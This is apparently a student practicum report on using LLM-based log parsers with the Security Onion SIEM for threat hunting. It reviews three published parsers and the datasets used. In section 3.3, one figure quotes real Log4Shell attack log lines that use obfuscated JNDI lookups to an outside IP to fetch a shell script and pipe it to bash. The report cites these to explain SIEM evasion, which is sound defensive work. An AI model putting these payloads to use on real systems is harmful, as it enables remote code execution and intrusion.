

A Feasibility Study in Implementing Low-Latency Autonomous Log Parsing in Cyber Threat Hunting Systems

A Georgia Tech OMSA Practicum Report

Chang Chu Hua

July 2026

Contents

1	Statement of AI Usage	2
2	Setup and Information	3
3	Introduction	4
3.1	Cybersecurity, Blue-teaming, and SIEMs	4
3.2	Security Onion, Queries, and Log Parsing	4
3.3	SIEM evasion through log parsing	5
3.4	The Business Problem	6
4	Research Question	6
5	Existing research	7
5.1	LogBatcher	7
5.2	LibreLog	8
5.3	Logparser-LLM	9
6	Methods	11
6.1	Datasets	11
6.1.1	Loghub-2.0	11
6.1.2	Splunk - Boss of the SOC Version 3 (BOTSv3)	11
6.1.3	Custom logs	11
7	Statement of AI Usage	12

1 Statement of AI Usage

The following AI tools have been used in this project, with their level of involvement explained.

- NotebookLM
 - Uses:
 - * Searching for sources
 - * Source vector database for RAG with other AI tools
 - * Project concept ideation
 - Limits of involvement:
 - * Sources were fully read by the author, and manual searching of sources through the Georgia Tech Digital Library was also performed
 - * AI assisted in project ideation, but actual formulation of the project concept and tasks was a human effort with communication with supervisors
- Gemini Web UI
 - Uses:
 - * Fact-checking
 - * Cleaning up language and grammar
 - * Verifying logic and brainstorming
 - * Generating prompts for Antigravity CLI
 - Limits of involvement:
 - * Gemini was used as a language assistant, report drafting was still a human effort
 - * Gemini was only one avenue of fact-checking and brainstorming. Debugging, web searches, and examining the quality of LLM outputs along with prompt engineering were all human efforts
 - * The logic fed to generate Antigravity prompts was human-generated
- Antigravity CLI (agy cli)
 - Uses:
 - * Code generation
 - * Code debugging and maintenance
 - * Repository maintenance and explanation
 - * Repository documentation
 - Limits of involvement:
 - * Logic was human generated and Gemini Web UI prompts were used for effective code generation
 - * agy cli was a debugging assistant, but the author was actively involved in checking debug logs and catching issues and hallucinations
 - * Repository maintenance, organization, and documentation followed human instruction

2 Setup and Information

This feasibility study was conducted by the author on a PC with the following details:

- OS: CachyOS
- CPU: AMD Ryzen 5 7600
- RAM: 32GB 6000 MT/s
- GPU: Powercolor Hellhound Radeon RX 7900XTX 24 GB VRAM

Other hardware details are not as important in recreating the research environment (within reasonable bounds, e.g. sufficient storage and PSU wattage).

Security onion was run as a KVM virtual machine on a separate laptop device connected to the same subnet (tailnet) as the PC.

The device details are as follows:

- OS: CachyOS
- APU: AMD Ryzen 7 8840U
- RAM: 32GB 6400 MT/s

It is recommended to have at least 16GB RAM and 200GB storage allocated for a standalone Security Onion VM instance. The VM should have the necessary ports exposed to the log parsing device for it to push and pull logs from the Security Onion instance.

Another requirement is that an inference engine backend should be running on the log parsing device. In the case of this study, an Ollama-ROCM container served as the inference engine. The existing code can be adapted to support other inference engines like vLLM.

3 Introduction

3.1 Cybersecurity, Blue-teaming, and SIEMs

Cybersecurity is the ‘process of protecting information by preventing, detecting, and responding to attacks.’¹ Part of this process involves blue teaming, which refers to ‘defensive cybersecurity tasks, including placing and configuring firewalls, implementing patching programs, enforcing strong authentication, ensuring physical security measures are adequate and a long list of similar undertakings.’²

For blue teams, often *Security Information and Event Management* (SIEM) platforms are used. These platforms ‘collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time.’³ With this data, blue teams are better able to prevent, detect, and respond to cyber threats. One such SIEM available is *Security Onion*, an open-source enterprise-grade solution.⁴




Figure 1: Security Onion example deployment

3.2 Security Onion, Queries, and Log Parsing

Security Onion bundles open source packages for its platform, including the likes of *Suricata*, *Zeek*, *Elasticsearch*, and *Kibana*. It has multiple interfaces for different purposes including network intrusion detection, case management, and dashboarding. One such interface is the *Hunt* interface, which as the name implies, is used for *Cyber Threat Hunting*. Threat hunting in the Hunt interface makes use of queries with log fields parsed into the *Elastic Common Schema* (ECS). As such, effective and accurate log parsing is an integral aspect of threat hunting in cybersecurity.

¹National Institute of Standards and Technology (NIST) CSRC Glossary / NIST SP 800-160 Vol. 2 Rev. 1.

²SANS Institute. (n.d.). Glossary of Cyber Security Terms

³<https://www.microsoft.com/en-us/security/business/security-101/what-is-siem>

⁴<https://docs.securityonion.net/>




Figure 2: Security Onion hunt interface

3.3 SIEM evasion through log parsing

Logs in Security Onion are ingested from Elastic Agent endpoints running on clients. The logs are pushed to Logstash and then processed by Elasticsearch to map fields for easy analysis and to trigger preset rules. The logs are parsed against preset Grok (regex) patterns to extract structured fields before mapping.

Log parsing can fail in the following ways, with dropped logs sent to a dead letter queue (DLQ):

- Logs with malformed JSON formatting are ingested as raw strings and are not parsed⁵
- Logs without existing Grok patterns are ingested as raw strings and are not parsed
- Logs with the wrong index datatypes will be dropped with a `mapper_parsing_exception`⁶

Also possible are Mapping Explosions and Silent Drops, but we will not go into their details.

Historically, there have been cases where attackers attempted to break log parsing pipelines to conceal their footprints and obfuscate their adversarial actions.

- Log4Shell Parser Obfuscation - CVE-2021-44228⁷

Attackers used nested string substitutions such that the logs would be ingested as raw strings, which static detection rules of SIEM parsers would not detect. In this way malicious payloads would bypass detection and hunting efforts.

- Rack Middleware Log Injection - CVE-2025-27111⁸

⁵<https://www.elastic.co/docs/reference/logstash/plugins/plugins-filters-json>

⁶<https://docs.securityonion.net/en/2.4/logstash.html>

⁷<https://www.sophos.com/en-us/blog/log4shell-hell-anatomy-of-an-exploit-outbreak>

⁸<https://github.com/advisories/GHSA-8cgq-6mh2-7j6v>

```
GET /?x=${jndi:ldap://93[.]189[.]42.8:5557/Basic/Command/B
ase64/
KGN1cmwgLXMgOTMuMTg5LjQyLjg5bGguc2h8fHdnZXQgLXEGLU8tIDkzLj
E4OS40Mi44L2xoLnNoKXxiYXNo}
HTTP/1.1" 200 3440 "${jndi:${lower:l}${lower:d}${lower:a}
${lower:p}
://93[.]189.42.8:5557/Basic/Command/Base64/KGN1cmwgLXMgOTM
uMTg5LjQyLjg5bGguc2h8fHdnZXQgL
XEGLU8tIDkzLjE4OS40Mi44L2xoLnNoKXxiYXNo}"
"${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-
p}://93[.]189.42.8:5557
/Basic/Command/Base64/KGN1cmwgLXMgOTMuMTg5LjQyLjg5bGguc2h8
fHdnZXQgLXEGLU8tIDkzLjE4OS40M
i44L2xoLnNoKXxiYXNo}"
```

Figure 3: Log4Shell nested strings

Attackers would inject escape sequences into *X-Sendfile-Type* headers. The *Rack::Sendfile* middleware would log the unsanitized headers and the escape sequences would break Grok parsing patterns.

3.4 The Business Problem

As we have observed, attackers may alter or inject logs in such a way that important logs may go unparsed or may be dropped. This would affect threat hunting efforts as threat hunting queries often depend on the assumption that logs are properly parsed and fields are populated for querying. Also, the current state of log parsing relies on Grok pattern matching and these patterns are mostly human generated. When novel log formats appear, there is a lead time before a human tests and generates Grok patterns for logs to be parsed.

With the advent of Large Language Models (LLMs) with the capability to recognize patterns and infer semantic meaning from often obtuse text, this brings to mind the question can we modernize the log parsing pipeline to make it autonomous, such that we can have better information retention for threat hunting and cybersecurity purposes.

4 Research Question

Can we implement an autonomous, low-latency, log parsing solution that can integrate with the Security Onion platform in a production environment?

5 Existing research

There have been existing research in implementing LLMs for log parsing use by the academic community. We have identified 3 pieces of research of note that we will attempt to adapt to a Security Onion production environment pipeline.

5.1 LogBatcher⁹

As an overview, LogBatcher performs low-latency log parsing by clustering across a large batch for partitioning and batching. This is the workflow it uses to perform its parsing:

- Tokenization: LogBatcher tokenizes logs on general delimiters like whitespaces, followed by more specific tokenization rules e.g. using the '=' symbol as a delimiter in very specific cases. Variable tokens are then masked for generalizability.
- Vectorization: The tokenized logs are then vectorized by *Term Frequency-Inverse Document Frequency* (TF-IDF)¹⁰
- Clustering: The *DBSCAN* algorithm¹¹ is used to cluster the vectors into groups of similar semantics. Clusters are sorted by descending size, and sequentially fed to the next steps for processing.

Loop:

- Caching: As the LLM parser generates new log templates, a cache is formed for which unparsed logs are compared using regular expressions for matches. Logs which match bypass the LLM parsing queue as they can already be parsed with the template.
- Batching: Within each cluster/partition, the **Determinantal Point Process** (DPP)¹² algorithm is applied on a similarity matrix of the cosine similarities of TF-IDF vectors. This selects diverse logs within a cluster as an input batch to the next step.
- LLM Parsing: The LLM is prompted to parse the logs with input and output formats given. The batched and clustered logs from the previous step are fed to the LLM to parse and generate a parsing template.
- Post-Processing: The templates are then processed to standardize labels.
- The logs within the cluster are compared against the newly generated template. Logs which do not match the template are extracted and sent to a new cluster for re-parsing down the line.

The process takes place until all clusters and logs have been successfully parsed.

Evaluation was performed on the Loghub-2k dataset¹³ with GPT 3.5 Turbo via the OpenAI

⁹Paper: <https://arxiv.org/abs/2406.06156>, Github: <https://github.com/LogIntelligence/LogBatcher>

¹⁰<https://www.elastic.co/blog/found-similarity-in-elasticsearch>

¹¹<https://scikit-learn.org/stable/modules/clustering.html#dbSCAN>, a link to the original paper can be found in the link's references section

¹²<https://dppy.readthedocs.io/en/latest/>, links to papers can be found in the link's bibliography section

¹³<https://github.com/logpai/loghub-2.0>

Python library, and it achieved an average Grouping Accuracy (GA) of 0.972, a Parsing Accuracy (PA/MLA) of 0.895, and Edit Distance (ED) of 0.969. It had a total LLM token use of 11701, and token use per invocation of 173, averaged across all Loghub-2k datasets.




Figure 4: LogBatcher work flow

5.2 LibreLog¹⁴

LibreLog is characterized by its use of the *Drain* algorithm¹⁵ for grouping, followed by unsupervised parsing with open-source LLMs, along with self-reflection loops. This is the workflow it uses for its parsing:

- Tokenization: Tokenization takes place in various manners depending on the function called and model used in the code repository.
- Fixed-depth tree: Logs are first grouped and partitioned by token length, followed by truncating the first K prefix tokens (default $K = 3$). Numerical literals are replaced by a wildcard symbol. Finally, new logs are added to existing groups if the similarity threshold $\frac{\# \text{ of common tokens}}{\text{total number of tokens}} > 0.5$. If there are no matches, the new log forms a new tree group. Groups are sent to have their templates parsed.

Loop:

- Log template matching: Matching templates of equal or lesser token length in the *log template memory* are (binary) searched for logs in the group. Only unmatched logs are sent for parsing.
- LLM parsing: The LLM is prompted to parse the logs with input and output formats given. A sample of representative logs are included in the prompt for the parser to better generalize dynamic variables. The representative logs are selected by a *Jaccard* similarity¹⁶ approach.
- RAG Jaccard similarity: For a maximum of 200 randomly selected logs in the group, the character-wise longest log in a group is added to the representative selection set. The Jaccard similarity score is then calculated from the selection set to every other unselected log in the group of selected logs. The log with the **lowest** score is selected as a representative, and the process repeats. This continues until the selection set has K

¹⁴Paper: <https://arxiv.org/abs/2408.01585>, Github: <https://github.com/zeyang919/LibreLog>

¹⁵He, P., Zhu, J., Zheng, Z., & Lyu, M. R. (2017). Drain: An Online Log Parsing Approach with Fixed Depth Tree. 2017 IEEE International Conference on Web Services (ICWS), 33–40. <https://doi.org/10.1109/ICWS.2017.13>

¹⁶https://scikit-learn.org/stable/modules/model_evaluation.html#jaccard-similarity-score

logs (default 3). This creates a diverse set of logs that should represent the entire group’s characteristics.

- Post-processing: Non-template content is then removed from the generated template, and it is made to be a regex template.
- Self-reflection: the template is matched against all logs in the group. If not all logs are matched, the template is sent back to the LLM for self-reflection and improvement. This is repeated until all logs match. However, the process is limited to three iterations to prevent loops. The final template is then added to the *log template memory*.

Evaluation was performed on the LogHub-2.0 dataset with Llama3 8B on an Ubuntu server via the Python transformers package, and it achieved an average GA of 0.8720 and PA of 0.8538 taking a total of 5.94 hours to parse the full dataset.




Figure 5: LibreLog work flow

5.3 Logparser-LLM¹⁷

Logparser-LLM is characterized by using a prefix-parse tree, *In-Context Learning* (ICL) and *Variable-Aware Prompting*. This is the workflow it uses for its parsing:

- Tokenization: Logs are tokenized purely on space separators.

Loop:

- Tree search: Logs are matched to the prefix-parse tree, where each node on the tree except the root represents a token (wildcard is also a universal matcher token). Matching occurs until all tokens are matched or no further matching tokens exist. Log clusters referenced by encountered nodes are shortlisted as match candidates.
- Cluster matching: Log token counts are checked against that of cluster syntax templates. Next, alignment matching between log and syntax template tokens takes place. If all tokens match, we have a strict match and the log is added to the cluster. If some but not

¹⁷Paper: <https://arxiv.org/abs/2408.13727>

all tokens match, we have a loose match. Loose and unmatched logs are sent to the LLM parser.

- LLM parsing: The LLM parser uses *Variable-Aware Prompting*, identifying and classifying variables into 10 specific categories. 10 seed examples representing the categories are used as demonstrations. It also uses ICL, using a sample of $k = 3$ examples from the existing pool of log template pairs, selected as the pairs with the highest cosine similarity to the query log.
- Tree update and merging: If the generated template already exists in the template pool (perhaps with an alternative syntax), the cluster and prefix tree are updated to accommodate nodes aligned with the new template. If there was a cluster with a loose match, the LLM is consulted if the cluster can integrate the log, if so a merged template is generated. Logs not allocated to any existing clusters form a new cluster and the prefix tree is updated.
- Optional human calibration: Human expertise can be introduced into the pipeline, where annotated log samples can serve as ICL seed examples. Template merging can also be human guided.

Evaluation was performed on the Loghub-2k dataset with GPT-4 via the OpenAI API, and it achieved a GA of 90.9%, a PA of 68.3%, an average F1-score of Grouping Accuracy (FGA) of 85.7%, and an F1-score of Template Accuracy (FTA) of 63.1%. It took an average of 427.2 LLM invocations for an approximately 3.6 million log dataset.




Figure 6: LogParser-LLM data structures

6 Methods

6.1 Datasets

There are the datasets we use in this study

6.1.1 Loghub-2.0¹⁸

Loghub-2.0 is a repository of over 50 million log lines across 14 datasets, with an average of 249 ground truth log templates per dataset for log parser evaluation. The ground truth templates are of high quality, following a well-developed 5 step framework which involved manual annotation from human experts along with automated processes for proper standardization. Loghub-2.0 was peer-reviewed and published at ISSTA 2024 (The ACM SIGSOFT International Symposium on Software Testing and Analysis), a world-renowned software engineering conference, with its research team LogPAI having papers exceeding 3000 citations. We use this dataset to perform the bulk of our evaluations as it stands as the current academic standard as of the date of this report.

6.1.2 Splunk - Boss of the SOC Version 3 (BOTSv3)¹⁹

The BOTSv3 dataset from Splunk was generated for a Capture the Flag (CTF) event. The curated logs reflect evidence from actual cybersecurity incidents, or accurate recreations of such incidents. It reflects realistic, enterprise-scale threat activity across modern infrastructure like AWS and Office 365. We use this dataset to examine how our log parsers fare against the complex logs we can expect from enterprise environments. However as there are no ground-truth templates for us to evaluate against, evaluation efforts for this dataset will largely be manual.

6.1.3 Custom logs

Other than these 2 datasets, we will attempt to create DLQ logs and unparsed logs for Security Onion, extract these logs, send them through our log parser, and inject the generated log templates into Security Onion. We will then test the templates by creating the same logs and observing the template effectiveness.

¹⁸Paper: <https://arxiv.org/abs/2308.10828>, Github: <https://github.com/logpai/loghub-2.0>

¹⁹<https://github.com/splunk/botsv3>

7 Statement of AI Usage

The following AI tools have been used in this project, with their level of involvement explained.

NotebookLM Uses:

- Searching for sources
- Source vector database for RAG with other AI tools
- Project concept ideation

Limits of involvement:

- Sources were fully read by the author, and manual searching of sources through the Georgia Tech Digital Library was also performed
- AI assisted in project ideation, but actual formulation of the project concept and tasks was a human effort with communication with supervisors

Gemini Web UI Uses:

- Fact-checking
- Cleaning up language and grammar
- Verifying logic and brainstorming
- Generating prompts for Antigravity CLI

Limits of involvement:

- Gemini was used as a language assistant, report drafting was still a human effort
- Gemini was only one avenue of fact-checking and brainstorming. Debugging, web searches, and examining the quality of LLM outputs along with prompt engineering were all human efforts
- The logic fed to generate Antigravity prompts was human-generated

Antigravity CLI (agy cli) Uses:

- Code generation
- Code debugging and maintenance
- Repository maintenance and explanation
- Repository documentation

Limits of involvement:

- Logic was human generated and Gemini Web UI prompts were used for effective code generation
- agy cli was a debugging assistant, but the author was actively involved in checking debug logs and catching issues and hallucinations
- Repository maintenance, organization, and documentation followed human instruction